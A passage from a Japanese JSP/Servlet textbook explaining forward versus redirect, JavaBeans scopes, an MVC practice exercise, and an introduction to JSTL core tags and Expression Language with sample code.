
構文 forwardメソッド

```
getServletContext().getRequestDispatcher(転送先のパス).
forward(HttpServletRequestオブジェクト,HttpServletResponseオブジェクト);
```

指定されたページに、リクエスト処理を転送する。

ここまでにも何度か登場したsendRedirectメソッドをおぼえているでしょうか。sendRedirectメソッドは指定されたページに移動するためのメソッドで、一見すると、このforwardメソッドとよく似た挙動を実現します。

しかし、**リダイレクト**（sendRedirectメソッド）と**フォワード**（forwardメソッド）とは、内部的にはまったく異なるものですので注意してください。以下の図に注目です。



▲リダイレクトとフォワード

リダイレクトとは、いったんレスポンスをクライアントに返してから、自動的にサーバーにリクエストを発生させる仕組みのことです。つまり、内部的にはサーバー／クライアント間で通信の行き来が2往復発生していることになります。しかし、フォワードはサーバー内で処理を異なるページ（クラス）に転送しています。つまり、サーバー／クライアント間の処理は1回しか発生しません。

このような違いの結果、リダイレクトとフォワードとでは以下のような違いが発生します。

(1) フォワードのほうがリダイレクトよりも高いパフォーマンスが望める

これは、ただ単に両者の通信回数（量）が異なるというだけのことではありません。リダイレクトによって発生した2回目のリクエストは、サーバー側で待ち行列の末尾に配置されます。つまり、トラフィックの多いサーバーにおいては、要求待ちによる遅延も発生するということです。一方のフォワードは、あくまで1つのリクエスト処理内における連続した処理ですので、こうした遅延は発生しません。

(2) リクエスト属性を引き継げるのはフォワードのみ

先ほどもお話したように、リクエスト属性とは「ひと連なりのリクエスト」内でのみ共有可能な変数のことを言います。つまり、内部的には2つのリクエストであるリダイレクトの前後では、リクエスト属性を引き継ぐことはできません。

(3) フォワードを利用できるのは、サーバー内部の転送においてのみ

それでは、常にフォワードを使用すればよいのかというと、それは違います。というのも、フォワードはその性質上、サーバー内部でのクラス間でしか利用できません。外部のサーバーに存在するページに処理を転送する場合（つまり、http:// ～で表さなければならないURL）には、リダイレクトを使用する必要があります。

ただし、現実的には（1）の違いが体感速度に影響することは稀です。まずは、フォワードはリクエスト属性を引き継ぎたい場合にのみ利用し、それ以外はリダイレクトを利用する、とおぼえておくとよいでしょう。

リクエスト属性の内容をJSPページで参照する

JSPページでJavaBeansの可変配列（ArrayListオブジェクト）を参照するには、アクションタグの1つである<jsp:useBean>要素を利用します。mvc.jspの2行目に注目してください。

```
2 <jsp:useBean id="list" class="java.util.ArrayList" scope="request" />
```

<jsp:useBeans>要素は、前出の<jsp:include>や<jsp:forward>と同じく、JSPページの任意の場所に記述できます。<jsp:useBeans>要素の構文は以下のとおりです*。

* アクションタグを記述する場合には、それ自身、XML構文に則っていなければならないという点にも注意してください。詳しくはP.42のコラムで触れています。

構文 <jsp:useBean>要素

```
<jsp:useBean
  id="オブジェクトを格納する変数名"
  class="取得するクラスの完全修飾名"
  scope="JavaBeansの有効範囲" />
```

指定されたスコープでJavaBeansのインスタンスを取得する（存在しない場合には、新規にインスタンス化）。

2行目の内容は、サーブレットやスクリプトレット内で、以下のように記述するのと同じ意味です。requestオブジェクトのgetAttributeメソッドは、指定されたリクエスト属性を取得します。

```
java.util.ArrayList list = (java.util.ArrayList)request.
getAttribute("list");
```

インスタンス化されたオブジェクトには、もちろん、JSPページ内のスクリプトレットや式（Expression）から自由にアクセスできます。取得したArrayListの内容を出力するためのコードは、LESSON 27とほとんど変わりませんが、唯一、ArrayListオブジェクトをジェネリック構文なしで受け取っている点に注意してください。

この場合、拡張for命令で取り出される要素はObjectオブジェクトとみなされますので、明示的にデータ型をキャスト（P.92）しなければなりません。

JavaBeansのスコープ（有効範囲）

複数のページ（クラス）間でデータを共有する場合、<jsp:useBean>要素のscope属性はとても重要な情報です。

コンテナー（Tomcat）は、<jsp:useBean>要素でJavaBeansを呼び出す際には、まず

id属性とscope属性の一致するJavaBeansがすでに存在していないかどうか

を確認します。そこで一致するものがあれば、引き続きそのJavaBeansを利用しますし、一致するものがなければ、新たにインスタンスを生成します。


つまり、JavaBeansを複数ページ／複数ユーザー間で共有したい場合、scope属性（有効範囲）が一致していなければ、意図した情報の引き継ぎもできないということです。たとえば、ここではサーブレットクラス内でリクエスト属性（requestスコープの属性）に情報を格納していますので、scope属性の値も「request」にする必要があります。

scope属性で指定できる4つの値については、以下にまとめておきます。

▼スコープの概念

スコープ	概要
page	現在のページが処理されている間のみ有効です。他のページとの共有が必要ない、単発の処理を行う場合に使用します。全スコープ中、最も有効範囲の狭いスコープです。
request	現在のページと、現在のページからフォワード／インクルードされるページで有効です。pageスコープよりも若干広い範囲をカバーします。
session	セッションの範囲内でBeansを保持します。つまり、ユーザーが現在のアプリケーション内を行き来する間、有効です。（たとえば）電子商店の買い物カゴなど、サイト内で一貫して維持したい情報を格納するために利用します*。
application	現在のアプリケーションにアクセスしている全ユーザーの間で共有できます。最も広範囲をカバーするスコープです。

* LESSON 09でsession.setAttributeメソッドを呼び出していたのも、実はsessionスコープの属性（**セッション属性**）を設定するという意味だったのです。



▲スコープの概念

まとめ

- 一連のリクエスト処理内で変数を共有したい場合は、リクエスト属性に変数を格納する必要があります。
- リダイレクトとフォワードは挙動こそ似ていますが、まったく異なるものです。
- リクエスト属性の内容を維持するには、フォワードを利用する必要があります。
- JSPページからJavaBeansを呼び出すためには、<jsp:useBean>要素を使用します。
- JavaBeansは、page、request、session、applicationという4つのスコープを持ちます。

実習　講義　**練習問題**　CHAPTER 06 LESSON 28

Q LESSON 27の練習問題で登場したサンプルの内容を、JavaBeans、サーブレット、JSPページの三者を連携させて書き換えてみることにしましょう。以下の空欄を埋めて、p_mvc1.jsp、p_mvc2.jsp、P_MvcServlet1.java、P_MvcServlet2.javaを完成させてみてください*。

＊JavaBeansクラスBookはLESSON 27のものをそのまま利用するものとします。

リスト1 P_MvcServlet1.java

```
1  package to.msn.wings.lesson26_28;
2
3  import java.io.IOException;
4  import java.util.ArrayList;
5
6  import javax.servlet.ServletException;
7  import javax.servlet.annotation.WebServlet;
8  import javax.servlet.http.HttpServlet;
9  import javax.servlet.http.HttpServletRequest;
10 import javax.servlet.http.HttpServletResponse;
11
12 @WebServlet("/lesson26_28/P_MvcServlet1")
13 public class P_MvcServlet1 extends HttpServlet {
14   @Override
15   public void doGet(HttpServletRequest request,
   HttpServletResponse response)
16     throws ServletException,IOException {
17     ArrayList<Book> list = [ ① ].getInfos();
18     [ ② ].setAttribute("list", list);
19     getServletContext().getRequestDispatcher("/lesson26_28/
   p_mvc1.jsp").[ ③ ](request, response);
20   }
21 }
```

リスト2 p_mvc1.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8"
2           import="java.text.*" %>
3  <[ ④ ] id="list" class="java.util.ArrayList" scope="[ ⑤ ]" />
4  <!DOCTYPE html>
5  <html>
6  <head>
7  <meta charset="UTF-8" />
8  <title>書籍情報一覧</title>
9  </head>
10 <body>
11 <table border="1">
```

```
<tr>
  <th>ISBNコード</th><th>書名</th><th>価格</th>
  <th>出版社</th><th>刊行日</th>
</tr>
<%
DecimalFormat nformat = new DecimalFormat("#,###円");
SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
for(Object item : list) {
  [ ⑥ ] info = ([ ⑥ ])item; %>
  <tr>
    <td><a href="P_MvcServlet2?isbn=<%=info.getIsbn() %>">
      <%=info.getIsbn() %></a></td>
    <td><%=info.getTitle() %></td>
    <td><%=nformat.format(info.getPrice()) %></td>
    <td><%=info.getPublish()%></td>
    <td><%=dformat.format(info.getPublished()) %></td>
  </tr>
<% } %>
</table>
</body>
</html>
```

リスト3 P_MvcServlet2.java

```
package to.msn.wings.lesson26_28;

import java.io.IOException;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("[ ⑦ ]")
public class P_MvcServlet2 extends HttpServlet {
  @Override
  public void doGet(HttpServletRequest request,
HttpServletResponse response)
    throws ServletException,IOException {
    Book info = Book.getInfo(request.getParameter("isbn"));
    request.setAttribute("info", info);
    getServletContext().getRequestDispatcher("[ ⑧ ]").[ ③ ]
(request, response);
  }
}
```

リスト4 p_mvc2.jsp

```
<%@ page contentType="text/html; charset=UTF-8"
         import="java.text.*" %>
<[ ④ ] id="info" class="[ ⑨ ]" scope="[ ⑤ ]" />
<%
DecimalFormat nformat = new DecimalFormat("#,###円");
SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報詳細</title>
</head>
<body>
<table border="1">
<tr>
<th style="text-align:right;">ISBNコード</th>
<td><%=info.getIsbn() %></td>
</tr>
<tr>
<th style="text-align:right;">書名</th>
<td><%=info.getTitle() %></td>
</tr>
<tr>
<th style="text-align:right;">価格</th>
<td><%=nformat.format(info.getPrice()) %></td>
</tr>
<tr>
<th style="text-align:right;">出版社</th>
<td><%=info.getPublish() %></td>
</tr>
<tr>
<th style="text-align:right;">刊行日</th>
<td><%=dformat.format(info.getPublished()) %></td>
</tr>
</table>
</body>
</html>
```

JSTL＋式言語でスクリプトレスJSPページに挑戦


ここまでのJSP＆サーブレットアプリケーションでは、JSPページにまだスクリプティング要素が残っていました。理想的には、これらスクリプティング要素は完全に排除されるべきものです。そこで、よりスクリプトレスなJSPページを促進するタグプログラミングについて学習することにしましょう。ここで登場するのは、JSTL（JSP Standard TagLibrary）という汎用的な機能を収めたタグライブラリです。JSTLを利用することで、大部分のスクリプティング要素は不要になります。

CHAPTER 07

LESSON 29

JSTL＋式言語の基本を学ぼう

JSTL（JSP Standard TagLibrary）＋式言語を利用して、JSPページからスクリプトレットや式（Expression）などのスクリプティング要素を取り除いてみることにしましょう。元のサンプルは、LESSON 03のeveryone.jspを使用します。



▲挨拶メッセージを順番に表示

サンプルファイル　jsp10 ▶　lesson29 ▶　every.jsp

実習　講義　練習問題　CHAPTER 07 LESSON 29

1 JSTLのライブラリをダウンロード／配置する

Tomcat 8環境では、JSTLは拡張ライブラリです。利用にあたっては、あらかじめ以下のURLからライブラリをダウンロードしておく必要があります。

https://jstl.java.net/download.html

「JSTL API」と「JSTL Implementation」リンクが表示されるので、それぞれにアクセスして、javax.servlet.jsp.jstl-api-X.X.X.jarとjavax.servlet.jsp.jstl-X.X.X.jarをダウンロードします。執筆時点の最新版は、それぞれ1.2.1です。
ダウンロードした双方のファイルは、アプリケーションルート配下の/WEB-INF/libフォルダーにコピーしてください。

レッスン予定日　　月　　日

レッスン終了

2 アプリケーションを再起動する

ライブラリ（.jarファイル）を配置／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

3 コードを入力する

メモ帳で/lesson29フォルダーのevery.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト every.jsp

```
1  <%@ page contentType="text/html;charset=UTF-8" %>
2  <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
3  <c:set var="names" value="松岡, 薄井, 本多, 川村, 日尾" />
4  <!DOCTYPE html>
5  <html>
6  <head>
7  <meta charset="UTF-8" />
8  <title>みんなにこんにちは！</title>
9  </head>
10 <body>
11 <c:forEach var="name" items="${names}">
12   <p>こんにちは、${name}さん！</p>
13 </c:forEach>
14 </body>
15 </html>
```

Coreタグライブラリの宣言

変数を宣言

配列の内容を順に表示

4 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.372の図のように、メッセージの一覧が表示されれば成功です。

http://localhost:8080/jsp10/lesson29/every.jsp

実習　講義　練習問題　CHAPTER 07 LESSON 29

なぜJSTL＋式言語？

JSPページではスクリプトレット、式（Expression）、宣言部といった、いわゆる「スクリプティング要素」を駆使することで、ほとんどサーブレットと同等の動的な処理を実現できます。これは、CHAPTER 4までのLESSONでも見てきたとおりです。

しかし、もともとがHTMLベースであるJSPページで複雑なJavaのコードを記述する

のは、コードの可読性／保守性という観点からも好ましいことではありません。すでにCHAPTER 5、6で見たように、複雑なビジネスロジックの処理はサーブレット／JavaBeansに任せ、JSPページでは画面の出力に専念するのがあるべき姿です。

それでもやむを得ず、JSPページで動的な処理を記述しなければならないこともあります。たとえば、JavaBeansからのプロパティ値の取得や配列（コレクション）の繰り返し処理などです。このような限られた処理ならば、なんとかJavaのコードを書かずに済ませられないものでしょうか。JSPページからJavaのコードを取り除くことができれば、必ずしもJavaプログラマーでなくても、JSPページを作成／編集できます。

そこで登場するのが、JSTL＋式言語なのです。本LESSONでは、JSTL＋式言語を利用して、プログラムレスJSPページを実現してみます。

JSTLとは何か？

<jsp:include> / <jsp:useBeans>などに代表されるJSPのアクションタグは、JSPからプログラム的な要素を取り除き、ソースを簡素化する、重要な構成要素の1つです。

JSP 1.1以降では、このアクションタグをただ用意されたものとして扱うだけでなく、自分で定義し、JSPページの中で活用できるようになりました。これによって、複雑になりがちなロジックを必要に応じてタグ化し、ソースを簡略に記述できるようになったのです。

このように自分で個別に用意したタグのことを**カスタムタグ**、さらにカスタムタグをライブラリという形でひとまとめにしたものを**タグライブラリ**と言います。（カスタム）タグライブラリは、開発者が自分自身で用意することもできますし、第三者が用意したものを利用することもできます。

本LESSONで扱うJSTL（JSP Standard TagLibrary）もまたタグライブラリの一種で、その名のとおり、特に標準的なカスタムタグを集めたものです。Javaの標準化組織である**JCP（Java Community Process）**で**JSR（Java Specification Requests。Java標準仕様）**として承認されたものであり、近年では、スクリプティング要素主体のJSPページ開発よりも、JSTLを利用した開発が増えてきています。もし似たような機能を持つ他のタグライブラリを使用している場合には、極力、JSTLで提供されているタグに置き換えることをお勧めします。

JSTLには、以下の5つのタグライブラリが含まれます。

▼JSTLのタグライブラリ

ライブラリ名	概要
Core	変数の設定／参照、条件分岐、繰り返し処理など基本的な制御
I18n	数値や日付、メッセージリソースの整形／出力など、地域依存の情報を制御（国際化機能のサポート）
Database	データベースの登録／検索、トランザクションの制御など
Xml	XML文書の解析からノードの抽出、XSLT変換をサポート
Functions	文字列加工や配列のサイズ取得などの関数機能を提供

タグライブラリを利用するには？

JSPページでタグライブラリを利用するには、あらかじめ@taglibディレクティブで「どのタグライブラリを利用するか」を宣言しておく必要があります。

```
2 <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
```

この記述は、JSTLの各ライブラリごとにまずは固定だと思っておいて問題ありません。たとえば、本LESSONで使用するCoreタグライブラリの場合には、2行目のように記述します。これによって、現在のJSPページ内で接頭辞「<c: ～」で始まるCoreタグライブラリを使用することができるようになります。

その他、JSTLの各タグライブラリを利用する場合に必要な@taglibディレクティブの宣言を、以下にまとめておきます。今後、JSTLの各タグライブラリが登場しますが、それぞれ必要に応じて宣言を追加するようにしてください。

▼JSTLにおける@taglibディレクティブの宣言

ライブラリ名	@taglib ディレクティブの記述
Core	<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
I18n	<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
Database	<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
Xml	<%@ taglib prefix="x" uri="http://java.sun.com/jsp/jstl/xml" %>
Functions	<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>

<c:set>要素で変数をセットする

3行目に注目してください。

```
3 <c:set var="names" value="松岡，薄井，本多，川村，日尾" />
```

JSTLで変数に値を設定するには、<c:set>要素を用います。var属性に変数名を、value属性にセットしたい値を指定します。変数値はvalue属性で指定する代わりに、<c:set>要素配下のテキストとして記述してもかまいません。たとえば、以下のようにです。

```
3 <c:set var="names">松岡，薄井，本多，川村，日尾</c:set>
```

今回のような単純な値の場合にはvalue属性で指定したほうがシンプルですが、たとえば、何かしら他の要素で処理した結果を変数に格納したい、あるいは複数行にまたがるような長いテキストをセットしたいなどという場合には、配下のテキストとして記述する必要があります。

<c:forEach>要素で繰り返し処理を記述する

次に、変数namesで指定されたカンマ区切りの文字列を分解し、個々の要素を表示します。11～13行目に注目してください。

```
11 <c:forEach var="name" items="${names}">
12   <p>こんにちは、${name}さん！ </p>
13 </c:forEach>
```


items属性には繰り返し処理の対象となる値（変数）を指定します。指定可能な値としては、コレクションや配列、リスト、マップ、文字列（カンマ区切り）などの型を指定できます。このうち、「カンマ区切りの文字列」を指定した場合には、カンマで分解された部分文字列について繰り返し処理を行います。

ここでは、items属性に変数names*を指定していますので、「松岡」「薄井」「本多」「川村」「日尾」のように分割した文字列それぞれを、繰り返し処理するというわけです。

var属性には、items属性で指定された変数から取り出された値を一時的に格納する変数（仮変数）の名前を指定します。ここでは変数namesから取り出された値、つまり「松岡」「薄井」「本多」「川村」「日尾」を順番に変数nameに格納します。なお、変数nameは<c:forEach>要素の配下でのみ参照可能ですので、注意してください。

以上の流れをまとめたものが、以下の図になります。

* ${...}は式言語（Expression Language）と呼ばれる構文です。詳しくは、このすぐあとで説明します。



▲<c:forEach>要素の処理

なお、<c:forEach>要素では、コレクション（配列）について繰り返し処理を行うばかりではなく、数値で明示的にループ回数を指定することもできます。たとえば、5回ループを繰り返し、文字フォントをだんだん小さくしていくには、以下のように記述します。

リスト loop.jsp

```
 9 <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
10 <c:forEach var="i" begin="1" end="5">
11   <h${i}>こんにちは、JSP ！ </h${i}>
12 </c:forEach>
```

▲<h1>～<h5>要素で順にメッセージを表示

var属性で指定された変数を1（begin）～5（end）の間で変化させながら、ループを繰り返すというわけです。デフォルトで値の増分は1ですが、もしも増分を変更したい場合には、step属性を指定することで、適宜、任意の値に変更することもできます。

なぜ式言語が必要か

式言語（Expression Language）は、JSP 2.0から導入された新しい要素です。

${...}の形式で、指定された式／変数の内容を出力します。たとえば、${name}であれば、変数nameの内容を出力する、という意味です。

簡易な値出力の手段という意味では、前述した式（Expression）にもよく似ていますが、式があくまでJavaの構文ルールに則って記述しなければならないのに対して、式言語はJavaよりも簡単な構文で記述できます。

しかし、これまで一生懸命にJavaの構文を学んできた皆さんにとっては、「なぜわざわざ新しい言語を学ばなければならないのか」と不満もあるかもしれません。いくら簡単に記述できるとは言っても、新たな言語をおぼえなければならないのは、やはり抵抗があるものです。JSP 2.0で、式言語が新たに追加されたのはいったいなんのためなのでしょうか。

結論から言うと、式言語のユーザーとして想定されているのは、必ずしも従来のJavaプログラマーではありません。CHAPTER 06ではMVC（Model－View－Controller）と呼ばれる分業モデルを学習しましたが、昨今、デザインレイアウトを決めるJSPページはますますプログラマーの手から離れていく傾向にあります。Javaプログラマーは、JavaBeansやサーブレットの開発に専念して、JSPページのような見栄えの部分は、より専門的なデザイナーに委ねるというわけです。つまり、JSPページに触れる人間が必ずしもJavaに精通している人間ではない可能性があるということです。そんな人々のために用意された言語が、式言語なのです。

式言語によってできることは、ごく限られています。たとえば、式言語では変数の値を設定するということすらできません。式言語が提供するのは、与えられた式を評価し、出力するだけです。

その代わり、式言語はとにかく簡単です*1。式言語には以下のような特徴があります。

*1 式言語は、JavaScript（ECMAScript）とXPathをもとに定義された独自の拡張言語です。

- データ型という概念を持たない
- 柔軟な式の記述が可能である

たとえば、フォームから送信された数値を10倍したいという場合、従来の式であれば、以下のように記述する必要がありました。

```
<%=Integer.parseInt(request.getParameter("number")) * 10 %>
```

つまり、受け取ったリクエスト情報をいったん明示的に整数型に変換してからでなければ、演算子「*」を利用することすらできなかったのです。これは言うまでもなく、Javaがデータ型に厳密な言語であったからです。getParameterメソッドが返すのはString型の値ですから、文字列を10倍するという数値演算は認められません。

しかし、式言語であれば、以下のように記述できます。

```
${param['number'] * 10}
```

${param['要素名']}で、指定されたリクエスト情報を取得することを意味します*2。式言語では、${param['要素名']}の中身と前後の文脈を自動的に判定し、取得した値を内部的に数値に変換してくれるというわけです。

*2 ${param['要素名']}は${param.要素名}と記述することもできます。

これによって、式言語はJava言語を知らない人間にとっても十分にやさしいものになります。というのも、式では

- getParameterメソッドが文字列を返すこと
- 文字列を数値に変換するには、Integer.parseIntメソッドを使うこと

を知らなければなりませんが、式言語を記述する場合には、これらの知識を必要としません。${param['要素名']}によってリクエスト情報を取得することができることだけを理解していれば、式言語は記述できるのです。

もう1つ例を挙げてみましょう。

サーブレットクラスで保存されたリクエスト属性にJSPページからアクセスするようなケースです。CHAPTER 06でも紹介したように、従来、JSPページでリクエスト属性にアクセスするには、以下のような方法がありました（リクエスト属性sampleにJavaBeansクラスto.msn.wings.lesson29.MyBeanが格納されているものとします）。

(1) アクションタグを使用した場合

```
<jsp:useBean id="sample" class="to.msn.wings.lesson29.MyBean" scope="request" />
```

(2) スクリプトレットを使用した場合

```
<% to.msn.wings.lesson29.MyBean sample = (to.msn.wings.lesson29.
MyBean)request.getAttribute("sample"); %>
```

つまり、いずれの方法にせよ、変数がどのスコープに属するかについて、JSPページ開発者が意識しなければならなかったわけです[*3]。

しかし、式言語では「スコープ」を意識する必要がありません。次のように記述するだけです。これだけで、変数がリクエスト属性にセットされていようとも、セッション属性にセットされていようとも、JavaBeansクラス内の変数（プロパティ）にアクセスできます。また、JavaBeansクラスの型（クラス）名を意識する必要もありません。

```
${sample.プロパティ名}
```

ただし、アプリケーションの規模によっては、スコープを曖昧にしてしまうことを嫌う場合があるかもしれません。たとえば、リクエスト属性とセッション属性に同名の「sample」という変数があった場合、意図せずに異なるスコープの値を取得してしまう可能性があるからです。

ある程度の規模のアプリケーションを協業で開発する場合には、スコープを明示したいというケースもあるでしょう。その場合、式言語ではスコープを明示的に指定することも**も**できます。

```
${requestScope['sample'].プロパティ名}
```

式言語では必要に応じて、記法を柔軟に選択できるのです[*4]。

ただし、こうした記法の曖昧さは、反面でコードの可読性を低下する原因でもあります。同じアプリケーションではできるだけ同じポリシーでコードを記述することをお勧めします。

*3　この場合はリクエスト（request）スコープです。

*4　式言語でスコープが明示的に指定されない場合、式言語はページ→リクエスト→セッション→アプリケーションの順で変数を検索します。

式言語で利用可能な暗黙オブジェクト／演算子

式言語は、Javaプログラマーはもちろん、プログラムになじみが薄い人間でもすぐに習得できる簡易な言語ですが、それでも最低限おぼえなければならないことがあります。JSPページ内での具体的な使用例については、今後、サンプルコードとともにご覧いただくとして、まずは式言語で利用できる**暗黙オブジェクト**と演算子にはどのようなものがあるのかを見てみることにしましょう。

JSPページにも、スクリプトレットや式（Expression）内で利用可能な暗黙オブジェクトが用意されていますが、これと式言語の暗黙オブジェクトは異なりますので、注意してください。あくまでここで紹介するのは、式言語でのみ使用可能な暗黙オブジェクトです。

▼式言語で利用可能な暗黙オブジェクト

名称	概要	例
param	リクエストパラメーターを取得	${param['name']}
paramValues	複数の値を持つリクエストパラメーターを取得	${paramValues.name[1]}
header	HTTPヘッダーを取得	${header['User-Agent']}
headerValues	複数の値を持つHTTPヘッダーを取得	${headerValues['Accept-Language'][0]}
pageScope	ページ属性を取得	${pageScope['pageAttr']}
requestScope	リクエスト属性を取得	${requestScope['reqAttr']}
sessionScope	セッション属性を取得	${sessionScope['sesAttr']}
applicationScope	アプリケーション属性を取得	${applicationScope['appAttr']}
initParam	アプリケーションの初期化パラメーターを取得	${initParam['connect']}
cookie	クッキーを取得	${cookie['email'].value}
pageContext	PageContextオブジェクトを参照	${pageContext.request.method}

▼式言語で利用可能な演算子

カテゴリー	演算子	エイリアス	概要
代数演算子	+	なし	加算
	-	なし	減算
	*	なし	積算
	/	div	除算
	%	mod	剰余
比較演算子	==	eq	等しい
	!=	ne	等しくない
	<	lt	より小さい
	>	gt	より大きい
	<=	le	以下
	>=	ge	以上
論理演算子	&&	and	集合積
	||	or	集合和
	!	not	否定
その他	empty	なし	nullまたは空文字列かどうか

エイリアスとは、通常の演算子の代替として利用可能な演算子の「別名」です。たとえば、${x==1}と${x eq 1}は意味的に等価です。エイリアスは、たとえば「>」のように、タグの中で使用すると処理エンジンが誤認識してしまうようなケースで用います。

ここでは、すべてをおぼえる必要はありません。ただ、これまでに登場した構文と比較しつつ、こういうものがあるんだな、という程度に記憶の片隅に留めておいてください。

今後、具体的なサンプルを伴って再登場した時に、改めて確認してみることにしましょう。

Coreタグライブラリの主な要素

本LESSONのサンプルでは、Coreタグライブラリの中でも<c:set>、<c:forEach>要素について学びました。しかし、Coreタグライブラリ１つ取り上げても、まだまだ有用な要素は多くあります。ここでは補足として、その中でも特によく利用すると思われるいくつかの要素について、解説しておくことにしましょう。

(1) <c:if>要素

名前からも想像できるように、if命令を代替する要素です。たとえば、次のように使用します。

```
<c:set var="x" value="1" />
<c:if test="${x == 1}">変数xの値は1です。</c:if>
```

<c:if>要素は、test属性で指定された条件式がtrueである場合に、配下の内容を出力（実行）します。つまり、上の例では、変数xが１の場合にのみ文字列「変数xの値は１です。」を出力するというわけです。

ただし、<c:if>要素にはif...else命令のように、elseブロックに相当するものがありません。つまり、条件式に合致しない場合の処理を記述するには、もう１つ<c:if>要素を記述する必要があります。

```
<c:if test="${x != 1}">変数xの値は1ではありません。</c:if>
```

(2) <c:choose>要素

<c:if>要素が単純分岐を実現するのに対して、<c:choose>要素は多岐分岐を表現するための要素です。switch...case命令に相当します。

ただし、switch...case命令と異なる点は、switch...case命令が与えられた「１個の式の値」に従って制御を分岐するのに対して、<c:choose>要素は配下の<c:when>要素で指定された「個々の条件式」で処理を分岐します。つまり、<c:choose>要素は、あくまで複数の条件式をグループ化するためのものにすぎない、という程度に思っておけばよいでしょう。

複数の条件式（<c:when>要素）に合致した場合には、最初の<c:when>要素だけが実行され、すべての条件式に合致しない場合には、<c:otherwise>要素の中身が実行されます。

具体例として、以下のコードを見てください。

```
<c:set var="x" value="60" />
<c:choose>
  <c:when test="${x < 10}">変数xは10未満です。</c:when>
  <c:when test="${x < 50}">変数xは10以上50未満です。</c:when>
  <c:when test="${x < 100}">変数xは50以上100未満です。</c:when>
  <c:otherwise>変数xは100以上です。</c:otherwise>
</c:choose>
```

上の例では、変数xの値に従って、異なる文字列が表示されます（ここでは「変数xは50以上100未満です。」を表示）。

単純分岐を<c:choose>、多岐分岐を<c:if>要素で記述することもできますが、コードの可読性を考慮した場合、単純分岐は<c:if>で、多岐分岐は<c:choose>要素を記述することをお勧めします。

（3）<c:catch>要素

try...catch...finally命令に該当します。

<c:catch>要素で囲まれた中で発生した例外情報は、var属性で指定された変数に格納され、あとから参照できます。

```
<c:catch var="err">
  <%--任意の処理--%>
</c:catch>
<c:if test="${!empty err}">${err}</c:if>
```

